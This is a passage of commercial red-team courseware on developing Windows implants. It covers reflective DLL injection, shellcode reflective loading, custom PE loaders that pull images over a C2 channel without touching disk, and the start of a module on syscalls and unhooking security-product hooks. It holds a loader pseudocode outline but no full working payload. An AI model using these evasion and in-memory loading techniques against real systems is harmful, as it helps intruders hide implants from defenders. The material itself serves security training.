acknowledge and agree that the stipulated amount of liquidated damages is not intended as a penalty, but as a reasonable estimate of damages suffered by SANS Institute due to User’s breach of the CLA.

If any provision of this CLA is declared unenforceable in any jurisdiction, then such provision shall be deemed to be severable from this CLA and shall not affect the remainder thereof. A written amendment or addendum to this CLA that is executed by SANS Institute and User may accompany this Courseware.

SANS Institute may suspend and/or terminate User’s access to and require immediate return of any Courseware in connection with any (i) material breaches or material violation of this CLA or general terms and conditions of use agreed to by User, (ii) technical or security issues or problems caused by User that materially impact the business operations of SANS Institute or other SANS Institute customers, or (iii) requests by law enforcement or government agencies.

SANS Institute acknowledges that any and all software and/or tools, graphics, images, tables, charts or graphs presented in this Courseware are the sole property of their respective trademark/registered/copyright owners, including:

The Apple® logo and any names of Apple products displayed or discussed in this book are registered trademarks of Apple, Inc.

PMP® and PMBOK® are registered trademarks of PMI.

SOF-ELK® is a registered trademark of Lewes Technology Consulting, LLC. Used with permission.

SIFT® is a registered trademark of Harbingers, LLC. Used with permission.

VMware Workstation Pro®, VMWare Workstation Player®, VMWare Fusion®, and VMware Fusion Pro® are registered trademarks of VMware, Inc. Used with permission.

Governing Law: This CLA shall be governed by the laws of the State of Maryland, USA.

Courseware licensed to User under this CLA may be subject to export laws and regulations of the United States of America and other jurisdictions. User warrants he or she is not listed (i) on any sanction programs list maintained by the U.S. Office of Foreign Assets Control within the U.S. Treasury Department (“OFAC”), or (ii) denied party list maintained by the U.S. Bureau of Industry and Security within the U.S. Department of Commerce (“BIS”). User agrees to not allow access to any Courseware to any person or entity in a U.S. embargoed country or in violation of a U.S. export control law or regulation. User agrees to cooperate with SANS Institute as necessary for SANS Institute to comply with export requirements and recordkeeping required by OFAC, BIS or other governmental agency.

All reference links are operational in the browser-based delivery of the electronic workbook.

SEC670.5 | Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control

SANS

Enhancing Your Implant: Shellcode, Evasion, and C2

© 2024 Jonathan Reiter | All Rights Reserved | Version J01_05

Red Teaming Tools: Developing Windows Implants, Shellcode, Command and Control: 670.5
Welcome to Section 5 of SEC670. This section is about what you can do to enhance your implant to execute shellcode, evade antivirus, and communicate with C2 infrastructure. Let's get started.

Technet24

Table of Contents

Table of Contents	Page
Custom Loaders	3
Lab 5.1: The Loader	17
Unhooking Hooks	26
Lab 5.2: UnhookTheHook	55
Bypassing AV/EDR	63
Calling Home	77
Lab 5.3: No Caller ID	110
Writing Shellcode in C	119
Bootcamp	136
Lab 5.4: AMSI No More	138
Lab 5.5: ShadowCraft	139

This page intentionally left blank.

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
- Lab 5.1: The Loader

Unhooking Hooks
- Lab 5.2: UnhookTheHook

Bypassing AV/EDR

Calling Home
- Lab 5.3: No Caller ID

Writing Shellcode in C

Bootcamp
- Lab 5.4: AMSI No More
- Lab 5.5: ShadowCraft

In this module, we will cover how to create and use a custom loader as well as how to implement a loader in your custom shell you have been working on throughout the course.

Technet24

Objectives

Our objectives for this module are:

- Understand what a loader is
- Understand its use cases
- Implement a custom loader

Objectives
The objectives for this module are to discuss at a high level what a loader is, how/when to use one, and then finally how to implement a custom loader.

What Is It

Load what you want, when you want

A custom loader can be used to load PE images, among other items, and execute them. This custom loading can be done locally within the current address space of a process or remotely by crossing process boundaries.

What Is It

What exactly is a loader? What is a custom loader? Is there even a difference? Not really. One could jump in and argue that a loader simply maps a PE image into memory and executes it. A custom loader, on the other hand, was built with evasion in mind in addition to mapping and executing a PE image. Custom loaders can even load a custom PE images. Custom PE images can be made to not look like traditional ones. Various headers can be moved around, there can be multiple headers as well throughout the image. This can be done to throw off scanners that might only be parsing PE files in a traditional sense. Earlier in the course, you learned in detail about the traditional layout of a PE image. The traditional layout is what most tools depend on for parsing. Also, the Window loader is also depending on this traditional layout. This layout can be modified though, and it can be used to confuse tools that parse PE images. This is where a custom PE loader could come into play.

Technet24

An Early Start

Move over LoadLibrary, I got this.

Over a decade ago, Stephen Fewer introduced to the world his own custom version of LoadLibrary, the API that will load a DLL from disk into memory. He created the art of reflective loading images. This was a tremendous capability because images no longer had to be on disk.

An Early Start

A long time ago, in a computer far far away, Stephen Fewer took the job away from LoadLibrary and released his own custom loader dubbed reflective loading. Reflective programming as a technique is not new, but what was new is being able to load an executable image, say a DLL, from a raw buffer in memory to then call its DllMain function or an exported function. It caught on like wildfire and you can use it for injecting a DLL into your own process or even across process boundaries into a target process with each method having their own pros and cons. As time moved on, the technique advanced, other people enhanced it or ported it over to other languages. Before we move on with creating our own custom loader, let us dive in a little bit at the traditional technique: reflective DLL injection.

Let Your Reflection Show

Reflective DLL Injection (RDI)

With Reflective DLL Injection, or RDI, the source DLL is manually mapped into the target's virtual address space. This means that the full path of the DLL will not be written, thus making this technique a stealthier one. It also means that we are now the system loader.

Let Your Reflection Show

You might be wondering why we need another technique to get a target process to load a DLL. Well, what if you do not want a malware analyst, or students taking FOR610/FOR710, to find the absolute path to your DLL? Or you do not want you DLL to be listed in the list of loaded modules? What if you want to process the injected DLL in its raw form like coming in from a socket? Stephen Fewer created this technique because the industry needed something that would provide us with a stealthier way of injection. If you look at the GitHub repo down below, he talks about using the concept of reflective programming to load a library from memory. Reflective programming is when a program can inspect itself, called introspection, or that it can modify itself or its own structures like a library loading itself into memory. With reflection, you are doing a lot of the heavy lifting that would normally be handled by the system loader. Here, with RDI, you handle a large chunk of what the system loader would normally do.

Because we will be acting like a lightweight system loader, we need to be able to process and read the PE headers and map them all into the target address space without error. Basically, what we are doing is implementing the ***LoadLibrary*** API. This is another reason to become intimately familiar with the PE32/PE32+ structure. Any time you are rolling your own loader, you are relying less on the system and thus flying below the radar a bit more than usual. Flying below the radar—stealth—is our goal, of course.

Reference:
https://github.com/stephenfewer/ReflectiveDLLInjection

Technet24

RDI: LoadLibrary


Rolling your own LoadLibrary

To help understand Reflective DLL Injection better, it is best to start with the internal mechanisms of the LoadLibrary API. The system loader can spoil you with all that it does, but knowing what it does can set you free.

RDI: LoadLibrary

Rolling your own version of the ***LoadLibrary*** API can be thought of manually mapping a DLL into memory. We can give our own version of the API its own name, so we could call it ManualLoadLibrary to be clear. We can explore several versions, but we will stick with the most common and perhaps the simplest. Also, we will assume the DLL is on disk, which makes learning this method a little bit easier. One of the first tasks is to use the ***CreateFileA*** API to grab a handle to the DLL. With the DLL handle, we can call the ***ReadFile*** API and read the raw data of the DLL into a memory buffer. The address of the memory buffer is going to serve as the base address of the DLL. Having the base address, we can start to parse the various structures of the PE headers. Other important items are the section headers—that way we can grab the size of the image from *OptionalHeader.SizeOfImage*. The image size is used to allocate another chunk of memory using the ***VirtualAlloc*** API. The system loader will try to allocate that chunk of memory using the module's *OptionalHeader.ImageBase* because that value indicates the preferred base address. If that allocation cannot be done, it uses whatever the system allocates for it. If that is the case, relocations and fixups will take place. In other words, the base is being relocated and everything else must be adjusted according to the new base. This is the reason why RVAs are so important to understand. One thing that can make our own version mimic the real one more closely is to keep the memory permissions for each section since not every section must be marked as Read, Write, and Executable. Furthermore, some sections can be completely discarded and freed if they are marked as IMAGE_SCN_MEM_DISCARDABLE or IMAGE_SN_MEM_NOT_CACHED. After all of that is done, the loader must notify the DLL that it has been loaded and attached to a process. It normally does this using the flag DLL_PROCESS_ATTACH, which is always checked in the DLL using a switch statement. We can implement this part using the *AddressOfEntryPoint* and casting it to a function pointer whose signature matches that of the DllMain. The call could look something like this:


(*EntryPoint)((HINSTANCE)base, DLL_PROCESS_ATTACH, 0);



Walk-through: Reflective DLL Injection (RDI) (1)
Instead of trying to talk about it more, let us try to visualize the steps involved with RDI. One of the first things we might want to do is create a chunk of memory on the heap, and its size is determined by the DLL's file size. This will have the raw bytes of the DLL and from its base, we can start to parse the contents of the PE headers and sections. Before we can parse and move them, we need to allocate some more space, but this time we will grab the size from the ***OptionalHeader*** struct member *SizeOfImage*. With that value being known, we can proceed with copying over the headers into that new chunk of memory. Depending on the address of our given chunk of memory, we might need to process the relocations section just like the system loader would do. To do this, we need to determine the delta of the base address of our image and the address where we are in memory; the buffer, if you will. Once you are done processing the relocations section, any imported functions would need to be processed as well. Processing the IAT is similar logic to processing the EAT of a binary like we did earlier during Section 3—the export parser. Finally, after all fixups have been fixed up, sections have been copied over, and imported functions have been relocated to their new home, it is time to call DllMain.

This might still sound very confusing and intimidating without looking at some code but let us continue the discussion as we add another small step in the direction of stealth.

Technet24



Walk-through: Reflective DLL Injection (RDI) (2)
Instead of having our DLL on disk and calling the ***CreateFile*** and ***ReadFile*** APIs, we can grab the DLL over our C2 channel and process everything just like we talked about on the previous slide. The functions of the Reflective DLL being pulled down onto the target should be position independent, meaning they can be executed regardless of where they are located in the process' virtual address space. Stephen Fewer exports a function called ***ReflectiveLoader*** that implements the heavy lifting that was mentioned on the previous slide. This function must be called by the rdi.exe and when it executes, it will reflectively load itself in Notepad's virtual address space. According to Fewer's GitHub repo, the ***ReflectiveLoader*** function will find its own location in memory, because it must be position independent. Remember that almost every process has Kernel32.dll and Ntdll.dll mapped in its address space? Well, ***ReflectiveLoader*** is going to take advantage of that and resolve several APIs of interest: ***LoadLibraryA***, ***GetProcAddress***, and ***VirtualAlloc***. ***VirtualAlloc*** is needed because it is going to allocate a contiguous chunk of memory so that it can load itself into it. ***GetProcAddress*** is needed because it needs to find the address of standard routines noted in the import table. ***LoadLibraryA*** is needed to load an imported module into memory. Now, in order for us to call DllMain, we must determine the entry point for the DLL. This can be achieved using the *AddressOfEntryPoint* member of the *OptionalHeader* struct.

And with all of that, it is finally time to take a look at some code.

RDI: Differences

Noting the differences between Classic and RDI methods of injection

1. Obtain process handle
2. Allocate memory for DLL path
3. Write the DLL path
4. Create remote thread to load the library into target process

1. Allocate local buffer and read in raw DLL bytes
2. Obtain process handle
3. Allocate remote memory
4. Copy over all sections keeping section permissions
5. Apply fixups for "rebasing"
6. Execute AddressOfEntryPoint

RDI: Differences


Now that we have discussed what RDI is and how to implement it programmatically, we should be able to spot the differences between the two types of DLL injection methods: Classic and Reflective. Let us cover some of those differences here. With Classic DLL Injection, the DLL must reside somewhere on disk and that is not something you want to do unless if you can help it. RDI can take the DLL as raw bytes from a socket as part of a staged payload (or stageless), like what Metasploit does. Classic injection writes the absolute path of the DLL in the target's virtual address space, whereas RDI places the PE headers and sections in the target's address space. Again, RDI can get away with this because it will never call ***LoadLibrary*** on that DLL. Classic injection depends on ***LoadLibraryA*** and lets the system loader take care of the loading process, which does have its advantages. RDI brings its own loader so it can load itself. The DLL used for RDI exports a position independent function, so it does not matter where it gets placed in the target process' virtual address space. So, not only can RDI take a DLL from memory, but it can also take one over a socket. Finally, gone are the days that a DLL needs to be on disk to be loaded.

Technet24

Shellcode Reflective DLL Injection

Using shellcode to reflectively inject a DLL

sRDI is just like RDI but with a few twists. First, everything is converted to position independent shellcode. Second, your DLL does not need to be compiled with RDI. Third, the PE loader portion has been converted to shellcode.



Shellcode Reflective DLL Injection

What happens when you convert a reflective loader into assembly? You get Shellcode Reflective DLL Injection, or sRDI. It is the positioning of independent shellcode with which we can utilize and inject into a process using some of the injection techniques we have already covered up to this point. Basically, you take a malicious DLL that you made yourself, and run it against sRDI tools to make it into a position independent DLL. While getting started with this method and to ease debugging, it could be best to use a simple DLL like one that pops a message box or one that simply creates a new process. sRDI, according to its developer Nick Landers (monoxgas), can serve as a complete PE loader that provides support for various items like section permissions and TLS callbacks. sRDI can also help execute some shellcode locally by using a new custom function called ***GetProcAddressR*** that will look up exported functions just like the Win32 API version does. All the code for the project is hosted on the GitHub repo with more detailed explanations.

References:
https://www.netspi.com/blog/technical/adversary-simulation/srdi-shellcode-reflective-dll-injection/
https://github.com/monoxgas/sRDI

When To Make A Custom Loader

Sometimes, all the time, or never


There is a time and a place for everything including when to use your own loader. Perhaps one of the best times is when you do not want to have anything on disk. Reflective loading is commonly used to describe this method of manually loading something in memory.

When To Make A Custom Loader

Having a custom loader is a great feature to have in your arsenal. Adding it as a feature to your custom shell would be amazing because it would allow you to pull down PE image over a socket and execute them without the need to drop to disk. Consider this scenario, say you are given the requirement from a red team to make a beaconing implant that calls out to their C2 setup every so often. The red team is planning on using your beaconing implant as a standalone executable, for whatever reason, maybe for persistence. This standalone does not have all the bells and whistles baked into it because the red team does not want everything to be discovered in one fell swoop. So, the extra features come in the format of a PE image, like a DLL. The red team could also pass another EXE to your implant, and have it executed in a sacrificial lamb of a process where the entire point of that new process is to house your new image.

When you do not want anything additional to be dropped to disk, you are not left with many other options to get that image loaded. Manually loading images also gives you the ability to unload them at will without triggering too many events.

Technet24



How To Get Started

Making a custom loader can take a bit of time, especially when it is your first attempt at taking on such a project. You might have several questions about how exactly to even get started making one. One of the first things that is recommended with any project is to have a design phase. The design phase is where you spend a few days or up to a week to nail down the key components of the project, in this case, the loader. Some of the questions that might surface during the design review could be the following: should evasion be included; what about encryption; is the PE image going to be encrypted or packed; once loaded, should the loader code delete itself from memory; should it beacon out; should the comms be encrypted; is the image going to be loaded within our own process or another process; etc. Those questions just barely scratch the surface with what should be talked about during the design phase.

Once you are finished with the design phase, it is time to begin implementing the chosen design. You can determine what coding standards or practices you will adhere to, if any, but at a minimum your team should have their own standard in place. The language should have been chosen as well during the design phase and if it is C++, then start making some classes that can be used over and over. Next, you can move over and start getting into the weeds with everything. It might be good to have solid documentation along the way as you build it all out that way the developer coming along after you knows what you code is doing, without question.

Your testing comes into play continuously as you build it out. Final testing comes once you are ready to turn it over to the red team for release and deployment. Before that release, you should have squashed any bugs that may have crawled around in your code. To aid in testing, give your loader traditional images, malformed images, encrypted, packed, encoded images. Also, see what it does if you give it a Word document or Excel spreadsheet. Does it gracefully handle the unexpected file format, or does it crash and burn? All of these questions should have been answered before the red team starts using it.

Implementation

Inside own process

Validation of file format and architecture

Process headers and all sections

Rebase, apply fixups, build import table, execute

```
// file format check
Offset 0x00 == "MZ";
// architecture check
FileHeader.Machine == x64;
// process all headers/sections
PIMAGE_DOS_HEADER; PIMAGE_NT_HEADERS64;
PIMAGE_FILE_*; PIMAGE_OPTIONAL_*;
PIMAGE_SECTION_*; etc.
// process all data dirs
PIMAGE_DATA_DIRECTORY;
// build the tables; IAT, EAT, etc.
// process any base relocations
// kick off main
OptionalHeader.AddressOfEntryPoint;
```


Implementation

For the sake of time, we are skipping the design phase and will use a pre-chosen design that implements the bare minimum to get the job done. For this loader, we will be choosing C++ to get this done, after all this is a C++ course. You will be leveraging your newly found knowledge of the structure of PE images. You created a PE parsing utility already to obtain a function's address inside of a loaded DLL. This time, you will be doing the loading all on your own. As you go through this, here are some things to make sure get done:

- Validate file format
- Validate architecture
- Process headers
- Process sections
- Apply fixups
- Build the tables, mainly imports
- Execute entry point

If you are making a loader that needs to handle Wow64 images, then the architecture validation would be a necessity. Wow64 processes are becoming less and less necessary these days and as such, we will just focus on x64 images and systems.

When it finally comes time to execute the image, you must know if the image is a DLL or EXE image. The reason for this is the signature of the entry point will be different. GUIs have WinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PSTR lpCmdLine, int nCmdShow) or wWinMain(HINSTANCE hInstance, HINSTANCE hPrevInstance, PWSTR pCmdLine, int nCmdShow), Consoles have main(INT argc, PCHAR argv[], PCHAR envp[]) or wmain(INT argc, PWCHAR argv[], PWCHAR envp[]), DLLs have DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved), and native applications have NtProcessStartup(PPEB peb). Once you know the signature of the function, call it. Calling the function can be done with a thread or function pointer.

Technet24

Source Code Review

Source code review!

Source Code Review
Time to jump into the source code and explain it.

Lab 5.1: The Loader

Explore executing shellcode locally and over process boundaries.

Please refer to the eWorkbook for the details of the lab.

Lab 5.1: The Loader
Please refer to the eWorkbook for the details of this lab.

Technet24

What's the Point?

What's the point?

What's the Point?
The point of this lab was to explore the methods of executing shellcode locally within your own process and across process boundaries into a target process on the same host. There are many methods that can be used to execute shellcode via injection, these labs explored the most tried and true methods of getting the job done. These methods can be further enhanced by using non-standard APIs to help avoid detection.

Module Summary

- Discussed what a loader is
- Covered various loader methods and tools
- Looked at how to create a loader from scratch

Module Summary
In this module, we went back in time to understand how the method of manually loading images first came on to the scene. Then we went over a few enhancements that also brought newer methods as the years went forward. Finally, we discussed the overall operation for making a custom loader and reinforcing the concepts in a lab.

Technet24

Unit Review Questions

What is the preferred way to load a DLL coming over a socket?

A Write it to disk then call LoadLibrary()

B Keep it in memory and load it reflectively

C None of the above

Unit Review Questions
Q: What is the preferred way to load a DLL coming over a socket?

A: Write it to disk then call LoadLibrary()

B: Keep it in memory and load it reflectively

C: None of the above

Unit Review Answers

What is the preferred way to load a DLL coming over a socket?

A Write it to disk then call LoadLibrary()

B Keep it in memory and load it reflectively

C None of the above

Unit Review Answers
Q: What is the preferred way to load a DLL coming over a socket?

A: Write it to disk then call LoadLibrary()

B: Keep it in memory and load it reflectively

C: None of the above

Technet24

Unit Review Questions

What is the function signature for a native application?

A NTSTATUS NtProcessStartup(PPEB peb)

B DWORD NtMain(int argc, const char* argv[])

C INT main(int argc, const char* argv[]);

Unit Review Questions
Q: What is the function signature for a native application?

A: NTSTATUS NtProcessStartup(PPEB peb)

B: DWORD NtMain(int argc, const char* argv[])

C: INT main(int argc, const char* argv[])

Unit Review Answers

What is the function signature for a native application?

A NTSTATUS NtProcessStartup(PPEB peb)

B DWORD NtMain(int argc, const char* argv[])

C INT main(int argc, const char* argv[]);

Unit Review Answers
Q: What is the function signature for a native application?

A: NTSTATUS NtProcessStartup(PPEB peb)

B: DWORD NtMain(int argc, const char* argv[])

C: INT main(int argc, const char* argv[])

Technet24

Unit Review Questions

What structure and field member refers to the program's main function?

A IMAGE_OPTIONAL_HEADER.ImageBase

B IMAGE_FILE_HEADER.PointerToSymbolTable

C IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Questions
Q: What structure and field member refers to the program's main function?

A: IMAGE_OPTIONAL_HEADER.ImageBase

B: IMAGE_FILE_HEADER.PointerToSymbolTable

C: IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Answers

What structure and field member refers to the program's main function?

A IMAGE_OPTIONAL_HEADER.ImageBase

B IMAGE_FILE_HEADER.PointerToSymbolTable

C IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Unit Review Answers
Q: What structure and field member refers to the program's main function?

A: IMAGE_OPTIONAL_HEADER.ImageBase

B: IMAGE_FILE_HEADER.PointerToSymbolTable

C: IMAGE_OPTIONAL_HEADER.AddressOfEntryPoint

Technet24

Course Roadmap

- Windows Tool Development
- Getting to Know Your Target
- Operational Actions
- Persistence: Die Another Day
- **Enhancing Your Implant: Shellcode, Evasion, and C2**
- Capture the Flag Challenge

Section 5

Custom Loaders
Lab 5.1: The Loader
Unhooking Hooks
Lab 5.2: UnhookTheHook
Bypassing AV/EDR
Calling Home
Lab 5.3: No Caller ID
Writing Shellcode in C
Bootcamp
Lab 5.4: AMSI No More
Lab 5.5: ShadowCraft

In this module, we will go over hooks and how to unhook hooks to re-hook your own hooks. In other words, a lot of hooking.

Objectives

Our objectives for this module are:

- Learn about syscalls
- Discuss why we would need to unhook hooks
- Learn how to find hooked functions
- Learn how to re-hook hooked functions

The objectives for this module are to learn about syscalls, discuss why we would even need to unhook functions. The presence of a hooked function could indicate that another malicious actor is on the box with us or that some AV product has been installed and implemented its own hooks for functions that it thinks it needs to "watch." The latter option is most likely going to be the situation you might come across during your engagements, but you never know. For us to unhook hooked functions we will first need to find the hooked function, obviously. How best can we do that and what sources do we trust?

Technet24

What Is A Syscall

Syscall me maybe

Syscall is short for system call. A syscall is a mechanism used to transition code from user mode to kernel mode and back to user mode again. Each syscall has a number tied to it, an index into a table linking it to a specific kernel mode function to invoke when kernel mode code begins execution.

- NtOpenProcess
- NtCreateProcess
- NtCreateToken
- NtAccessCheck
- NtCreateThread
- NtLoadDriver

What Is A Syscall?
What happens when code transitions into the kernel? How does that process even begin? If you are familiar with interrupts or if you have previous exploit dev experience, you might already understand a little bit as to how user mode code interrupts the kernel to ask for some help. What is happening here is a call is being made into the kernel to execute a specific routine. Who are you going to call unless you know the number? The syscalls that are invoked are all tied to specific numbers. For example, in ntdll.dll, there is a table of functions that are known as syscalls, and some are listed on the slide. Each one of those has a number that acts as an index for who to call in the kernel. Typically, these syscall numbers are found to be sequential with the first syscall number being zero (0), the next one would be one (1), then two (2) and so on. This sequential ordering is not guaranteed whatsoever so care must be taken when relying on it to resolve a syscall number. In fact, even the numbers for the syscalls listed above have changed over the different versions of Windows, so you cannot even rely on memorizing or hardcoding their numbers.

What's Your Number

Syscall my number

System Call Symbol	Windows XP (hide)	
	SP1	SP2
NtAcceptConnectPort	0x0060	0x0060
NtAccessCheck	0x0061	0x0061
NtAccessCheckAndAuditAlarm	0x0026	0x0026
NtAccessCheckByType	0x0062	0x0062
NtAccessCheckByTypeAndAuditAlarm	0x0056	0x0056
NtAccessCheckByTypeResultList	0x0063	0x0063
NtAccessCheckByTypeResultListAndAuditAlarm	0x0064	0x0064
NtAccessCheckByTypeResultListAndAuditAlarmByHandle	0x0065	0x0065

Windows 10 (hide)								
1507	1511	1607	1703	1709	1803	1809	1903	1909
